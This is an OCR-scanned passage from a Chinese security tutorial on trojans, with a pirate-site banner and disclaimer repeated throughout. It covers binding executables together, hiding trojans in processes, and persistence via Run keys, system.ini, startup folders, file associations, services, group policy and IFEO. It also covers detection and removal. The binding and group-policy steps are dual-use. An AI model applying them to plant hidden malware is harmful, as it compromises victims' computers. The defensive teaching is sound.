
步骤 10 单击“保存”按钮，即可指定捆绑后文件的保存路径。



步骤 11 单击“下一步”按钮，打开“选择版本”页面，在“版本类型”下拉列表中选择“普通版”选项。



步骤 12 单击“下一步”按钮，打开“捆绑文件”页面，提示用户开始捆绑第一个可执行文件与第二个可执行文件。




步骤 13 单击“点击这里 开始捆绑文件”按钮，

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

即可开始进行文件的捆绑。待捆绑结束之后，即可看到“捆绑文件成功”提示框。单击“确定”按钮，即可结束文件的捆绑。



木马的藏身之处——系统进程

进程是程序在计算机系统上的一次执行活动，进程是木马程序主要的藏身地。本节将介绍有关系统进程的基本知识以及一些基本的操作。

● 查看和关闭系统进程

在 Windows XP 系统中，可以在“Windows 任务管理器”窗口中查看、新建和关闭系统进程。下面介绍查看、新建和关闭系统进程的具体操作步骤。


步骤 01 在 Windows XP 系统中，按下 Ctrl+Alt+Delete 组合键，即可打开“Windows 任务管理器”窗口，可看到当前系统正在运行的进程。



步骤 02 在“Windows 任务管理器”窗口中执行“文件 > 新建任务”命令，打开“创建新任务”对话框，在“打开”文本框中输入新建的进程名称，单击“确定”按钮即可创建一个新的进程。



步骤 03 可以在“Windows 任务管理器”窗口中设置显示进程的各个属性。在“Windows 任务管理器”窗口中执行“查看 > 选择列”命令，打开“选择列”对话框。



步骤 04 勾选“PID（进程标识符）”复选框，单击“确定”按钮，在“Windows 任务管理器”窗口中即可看到各个进程对应的 PID 号。




溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 05 在“Windows 任务管理器”窗口中选中要结束的进程，单击“结束进程”按钮，即可关闭该进程。




步骤 06 如果终止的是系统进程，则会弹出“任务管理器警告”对话框，此时应该单击“否”按钮取消终止进程。



查看隐藏进程

在“Windows 任务管理器”窗口中并不能显示一些隐藏的进程，而这些隐藏的系统进程很可能是病毒或木马程序。下面介绍利用隐藏进程管理工具查看隐藏进程的具体步骤。

步骤 01 下载并启动“隐藏进程管理工具”，即可在“隐藏进程管理工具”主窗口中查看当前系统中所有的进程。其中的每个进程都显示了 PID、类型、启动时间、执行路径等属性，如下图所示。



步骤 02 对于显示有“可疑”的进程，则可查看具体的文件路径，如果确认为恶意程序，则可在该进程上单击鼠标右键，在弹出的快捷菜单中选择“强行结束进程”命令，即可结束该进程。



步骤 03 隐藏进程管理工具还具有通知可疑进程退出的功能，在“隐藏进程管理工具”主窗口的工具栏中单击“通知进程自动退出”按钮，打开“警告”对话框。单击“确定”按钮，即可结束指定的进程。



步骤 04 隐藏进程管理工具还具有查看进程关联端口的功能，在“隐藏进程管理工具”主窗口的工具栏中单击“进程关联端口”按钮，即可查看正在运行的各个进程关联的端口。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在任务管理器的“进程”选项卡中，如果某个程序出现异常的 CPU 占用，可直接将其关闭，以免影响系统运行。

练习 查询系统中的木马

下面介绍几种常见的查询系统中的木马方式。

1. 通过启动文件检测木马

计算机一旦中了木马，在开机时一般都会自动加载木马文件，由于木马的隐蔽性比较强，启动后大部分木马都会更改其原来的文件名。如果用户对计算机的启动文件非常熟悉，则可以从 Windows 系统自动加载文件中分析木马的存在并清除木马，这种方式是最有效、最直接的检测木马方式。但是，由于木马自动加载的方法和存放的位置比较多，对于初学者来说有一定的难度。

2. 通过进程检测木马

由于木马也是一个应用程序，一旦运行，就会在计算机系统的内存中驻留进程。因此，用户可以通过 Windows 进程管理器来检测系统中是否存在木马进程。

使用 Windows 进程管理器查询系统中木马的操作步骤如下。

步骤 01 下载并解压缩“Windows 进程管理器”压缩包，包含 4 个文件。



步骤 02 双击“补丁”文件夹，打开“补丁”文件夹，可以看到 Windows 进程管理器的补丁程序和补丁说明文件。



步骤 03 双击补丁应用程序，打开“Windows 进程管理器 补丁程序”对话框，显示了补丁介绍以及详细信息。



步骤 04 单击“应用补”按钮，即可应用补丁程序，并弹出“提示”对话框，提示用户补丁应用成功。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 05 单击“确定”按钮，关闭“提示”对话框。然后双击 Windows 进程管理器启动程序，打开“Windows 进程管理器”窗口，显示了系统当前正在运行的所有进程，与“Windows 任务管理器”窗口中的进程列表完全相同。



步骤 06 在列表中选择其中一个进程选项后，单击“描述”按钮，即可看到该进程的详细信息。



步骤 07 单击“模块”按钮，即可查看该进程的进程模块。



步骤 08 在进程列表中右击某个进程，在弹出的快捷菜单中可以对进程执结束、暂停、查看属性、删除文件等操作。



一招鲜 按进程安全等级区分

① 黑色表示的是正常进程（正常的系统或应用程序进程，安全）；

② 蓝色表示可疑进程（容易被病毒或木马利用的正常进程，需要留心）；

③ 红色表示病毒 & 木马进程（危险）。

步骤 09 单击切换到“端口监听”选项卡，在其中可以看到所有进程的相应端口以及所处的状态。



步骤 10 切换到“系统信息”选项卡，即可查看系统的有关信息，并可以监视内存和 CPU 的使用情况。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



❸ 通过网络连接检测木马

木马的运行通常是通过网络连接来实现，因此，用户可通过分析网络连接来推测木马是否存在，最简单的方法是利用 Windows 自带的 Netstat 命令。具体操作步骤如下。


步骤 01 执行“开始 > 运行”命令，打开“运行”对话框。



步骤 02 在“打开”文本框中输入 cmd 命令。



步骤 03 单击“确定”按钮，打开“命令提示符”窗口。



步骤 04 输入 netstat –a，按下 Enter 键，运行结果如图所示。



其中参数 -a 的作用是显示计算机中目前所有处于监听状态的端口。如果出现不明端口处于监听状态，而目前又没有进行任何网络服务的操作，则在监听该端口的很可能是木马。

木马的启动方式

木马是随计算机或 Windows 的启动而启动并掌握一定的控制权，启动方式也多种多样，可通过注册表、System.ini、某些特定程序、服务甚至驱动等方式启动。

● 利用注册表启动

其实，只要能够遏制住木马不让它启动，那么木马就没什么用了。本节就来介绍木马各式启动方式，包括：利用注册表启动、利用系统文件启动、利用系统启动组启动、利用文件关联启动、利用系统服务实现木马的加载、利用组策略启动、利用镜像文件启动等。这里所谓的镜像文件就是 Image File Execution Options，位于注册表的 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options 目录下。同时，又分别给出了有效的防御对策，做到知己知彼，百战不殆！

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current-Version\Run HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current-Version\RunOnce HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Runservices HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunHKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce


利用系统文件启动

木马启动可以利用的系统文件有 Win.ini、system.ini、Autoexec.bat 和 Config.sys。当系统启动时，上述文件的一些内容可以随着系统一起加载，从而被木马利用。

用文本方式打开 C:\Windows\system.ini 文件，如果其中包括一些 RUN 或者 LOAD 等字符，就要小心了，很可能是木马修改了这些系统文件实现了自启动，如下图所示。对其他几个文件的检测方式也是一样的，它们经常被利用，从而达到开机启动的目的。

一招鲜 易受攻击的字段

System.ini 位于 C:\Windows 目录下，其中的 [Boot] 字段的 shell=Explorer.exe 是木马喜欢的隐藏加载地方；在 [386Enh] 字段中，要注意检查段内的 driver =路径\程序名；再就是 [mic]、[drivers]、[drivers32] 这 3 个字段，也是增添木马程序的好场所。



利用系统启动组启动

执行“开始 > 程序 > 启动”命令，如下图所示。如果启动菜单中不为空，很可能就是木马文件。



其实，这个启动方式是在“C:\Documents and Settings\gillispie\「开始」菜单\程序\启动”文件夹下配置的，比如如果当前用户是 Administrator，那么这个文件的路径就是“C:\Documents and Settings\Administrator\「开始」菜单\程序\启动”。黑客可以通过向这个文件夹中写入木马文件或其快捷方式来达到自启动的目的，而它对应的注册表键值为 Startup。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders

● 利用文件关联启动

正常情况下 txt 文件的打开方式为 Notepad.exe 文件，如果中了文件关联类的木马，在打开一个 txt 文件时，不会用 Notepad 打开该文件，而是变成了启动木马程序。


解决文件的关联问题有以下几种方法。

❶ 修改注册表

如果木马是关联的 EXE 文件，找到键值：

HKEY_CLASSES_ROOT\exefile\shell\open\command
HKEY_LOCAL_MACHINE\Software\CLASSES\exefile\shell\open\command

把被木马修改的键值还原为“"%1" %*”即可，如图所示。



❷ 使用工具修复

这里推荐使用灰鸽子工作室开发的“木马辅助查找器”来还原和修改文件关联，勾选可疑项，单击“自动修复”按钮，即可修复文件关联，如图所示。




❸ 文件夹选项法

使用文件夹选项法解决文件关联启动的具体操作步骤如下。

步骤 01 执行“开始 > 控制面板”命令，打开“控制面板”窗口。



步骤 02 双击“文件夹选项”图标，打开“文件夹选项”对话框，单击切换到“文件类型”选项卡。



步骤 03 单击“新建”按钮，打开“新建扩展名”对话框。单击“高级”按钮，展开关联的文件类型，在“文件扩展名”文本框中输入 exe，在“关联的文件类型”下拉列表中选择“应用程序”选项。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 04 单击“确定”按钮，exe 文件的关联就会恢复正常。

● 利用系统服务实现木马的加载

系统要正常的运行，就少不了一些服务，一些木马通过加载服务达到随系统启动的目的。可以通过“控制面板”中“管理工具”下的“服务”选项来操作服务，也可以使用 WSYSCHECK 这款工具来删除或者禁止服务，如图所示。



对于一些高级用户，可以通过 CMD 命令来删除服务：

net start 服务名 (开启服务)

net stop 服务名 (关闭服务)


使用 net stop 命令成功关闭相关服务的操作界面如下图所示。




● 组策略启动法

利用组策略启动木马的具体操作步骤如下。

步骤 01 执行“开始 > 运行”命令，在打开的“运行”对话框中输入 Gpedit.msc 命令。



步骤 02 单击“确定”按钮，打开“组策略”窗口，可看到“‘本地计算机’策略”中有“计算机配置”与“用户配置”两个选项，依次展开“用户配置 > 管理模板 > 系统 > 登录”选项。




步骤 03 双击“在用户登录时运行这些程序”选项，打开“在用户登录时运行这些程序 属性”对话框，选中“已启用”单选按钮。



步骤 04 单击“显示”按钮，弹出“显示内容”对话框，单击“添加”按钮，在弹出的“添加项目”对话框的文本框中输入要自启动的程序的路径，然后单击“确定”按钮即可。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



重新启动计算机，系统在登录时就会自动启动添加的程序，如果刚才添加的是木马程序，那么一个隐形木马就诞生了。


一招鲜 计算机防劫持

这里给出两种比较好的方法来防止计算机被病毒劫持。

1. 权限设置法

具体操作步骤如下。

步骤 01 打开注册表编辑器，定位到 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\，选中该项并右击，在弹出的快捷菜单中选择“权限”命令，弹出“权限”对话框，取消勾选相关用户的“完全控制”等权限。



步骤 02 单击“高级”按钮，还可以编辑 Administrator 和 SYSTEM 用户的权限。



步骤 03 单击“编辑”按钮，就可以实现对用户权限的编辑了。



2. 删除 IFEO 法

打开注册表编辑器，定位到 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\，删除Image File Execution Options 项即可。

希望以上关于映像劫持的解析与利用对大家查杀木马病毒能有所帮助，也希望读者能够挖掘更多更实用的功能。

常见木马的清除与防范

面对形形色色的木马，用户应该提高自身的安全意识，做好防范工作。即使中了木马也不要过于惊慌，可以通过一些优秀的木马专杀工具彻底查杀木马。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

常见木马防范措施

要使木马发挥作用，必须先将木马服务器程序植入到目标计算机中，然后打开一个监听端口与控制端建立连接。因此，预防木马最好的方法是修正系统配置，科学管理计算机的各个端口，关闭无用端口，不运行来历不明的程序，及时修复系统漏洞，从根本上杜绝木马程序的侵入。

① 关闭易攻击端口

（1）关闭 135 端口

在 Windows 默认的 5 个典型开放端口中，135 端口用途最为复杂，也最容易引起外部攻击。该端口对应的 RPC 服务是 Windows 操作系统使用的一个远程过程调用协议。RPC 提供了一种进程间的通信机制，通过这一机制，允许在某台计算机上运行的程序顺畅地在远程系统上执行代码。攻击者可以利用该漏洞在受影响的系统上以本地系统权限运行代码，执行任何操作，包括安装程序，查看、更改或者删除数据，以及建立系统管理员权限的账户。避免这种危险的最好方法是关闭 RPC 服务。

（2）关闭 137 和 138 端口

137 端口是 Windows 网络通信协议 NetBIOS over TCP/IP（NBT）的计算机名管理功能中使用的端口。接入局域网的主机，只须向对方 Windows 的 137 端口发送一个询问连接状态的信息包，就可以得到该机的计算机名和注册用户名，以及该机是否为主域控制器和主浏览器、是否作为文件服务器使用、IIS 和 Samba 是否正在运行、Lotus Notes 是否正在运行等信息。

138 端口提供 NetBIOS 的浏览功能。在该功能中，被称为主浏览器的计算机管理着连接于网络中的计算机一览表的浏览列表。该功能使用与 137 端口计算机名管理不同的运行机制，主要用于显示连接于网络中的计算机一览表。

（3）关闭 139 和 455 端口

139 和 445 端口的功能主要是通过 137 和 138 端口获取 IP 地址，实现文件共享和打印机共享等。139 和 445 端口的通信过程是通过 SMB（服务器信息块）协议实现的，即根据 DNS 服务器中的名字列表信息，寻找需要通信的对象。如果顺利地得到对象的 IP 地址，就可以访问共享资源。

（4）关闭 1990 端口

1990 端口对应 SSDP Discovery Service 服务。攻击者只要向某个拥有多台 Windows XP 系统的网络发送一个虚假的 UDP 包，就可能会造成这些 Windows XP 主机对指定的主机进行攻击（DDOS）。

以上只是列举了几个比较容易受攻击的端口，仅靠关闭端口是不能彻底杜绝木马程序的进攻的，还需要用户在平时养成良好的使用计算机的习惯，只有提高自我安全防范意识，才能真正做到防范于未然，将木马攻击伤害降到最低。

② 良好的计算机日常使用习惯

- 定期升级 IE，并将 IE“Internet 选项”对话框选项中的“高级”选项卡中的设置恢复为默认设置，以过滤一些非法、不安全的网站。
- 不下载和执行任何来历不明的软件。对于从网上下载的软件，在安装及使用前一定要用多种反病毒软件（最好是专门查杀木马的软件）进行检查，确定无木马后再执行和使用。
- 及时修补系统漏洞。做到及时安装和更新相应的系统补丁程序，防止木马通过漏洞在系统上打开端口留下后门，上传木马文件和执行代码。
- 尽量不使用共享文件夹。如果必须使用共享文件夹，则最好设置账号和密码保护。注意千万不要将系统目录设置为共享，最好关闭系统下默认共享的目录。Windows 系统默认情况下将目录设置为共享状态，这是非常危险的。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

● 不打开来历不明的邮件。现在许多木马都是通过邮件来传播的，当收到来历不明的邮件时，请不要打开，应尽快删除，并加强邮件监控系统，拒收垃圾邮件。

● 将 Windows 资源管理器设置成始终显示扩展名。一些扩展名为 VBS、SHS、PIF 的文件多为木马病毒的特征文件，有些文件又有扩展名，更应重点查看，一经发现立即删除，千万不要打开，只有实时显示文件的全名才能及时发现。

● 使用代理服务器，隐藏自己的真实 IP 地址。

● 运行实时监控。在上网时最好运行反木马实时监控程序和个人防火墙，并定时对系统进行病毒检查。

● 经常升级系统和更新病毒库。开启实时更新升级功能，定时修复系统漏洞和更新杀毒软件的病毒库。

● 利用木马清道夫清除木马

Windows 木马清道夫是一款专门查杀并可辅助查杀木马的专业级反木马信息安全产品。它可自动查杀上百万种木马，配合手动分析可近 100% 地对未知木马进行查杀。

使用木马清道夫清除木马的具体操作步骤如下。

步骤 01 下载并安装好木马清道夫后，双击桌面上的“木马清道夫”快捷图标，即可进入“木马清道夫 2010”主窗口。




步骤 02 单击“扫描进程”按钮，打开“扫描进程”对话框，提示用户正在初始化木马病毒库。



步骤 03 待木马病毒库加载完毕后，单击“扫描”按钮，即可开始进行扫描。




步骤 04 扫描结束后，将会弹出“扫描进程”提示框，显示扫描结果。



步骤 05 单击“确定”按钮，关闭“扫描进程”提示框。如果扫描到木马或恶意软件，则选中该文件后单击“清除”按钮，即可将其删除，并弹出一个信息提示框。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



步骤 06 在“木马清道夫 2010”主窗口中单击“扫描硬盘”按钮，从弹出的菜单可看出木马清道夫支持“高速扫描硬盘”和“精确扫描硬盘”两种扫描方式。



步骤 07 选择“高速扫描硬盘”命令，即可打开“高速硬盘扫描”对话框。



步骤 08 单击“扫描”按钮，开始进行扫描，其扫描结果如图所示，勾选文件名前面的复选框，单击“清除”按钮，即可把选中的木马病毒文件删除。



步骤 09 若选择“精确扫描硬盘”命令，打开“精确扫描硬盘”对话框，勾选左栏相应的复选框设置扫描目录，单击“扫描”按钮，即可进行扫描。



使用木马清道夫还可以对注册表、系统漏洞、可疑模块探测、木马防火墙、系统日志等进行修复、查看等。


步骤 01 在“木马清道夫 2010”主窗口中单击“扫描注册表”按钮，打开“扫描注册表”对话框。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 02 单击“扫描”按钮即可开始扫描，扫描完毕后，弹出“扫描注册表”提示框。



步骤 03 如果扫描到注册表中存在的可疑问题，单击“修复”按钮，即可修复扫描到的注册表问题。




步骤 04 在“木马清道夫 2010”主窗口中单击“可疑模块探测”按钮，从弹出的菜单可以看出包括“探测可疑模块”、“系统诊断分析”及“高级系统管理工具”3 种方式。



步骤 05 选择“探测可疑模块”命令，打开“可疑模块探测”对话框。



步骤 06 单击“开始探测”按钮，开始扫描可疑进程，待扫描结束后会出现“是否上报可疑模块”提示框。



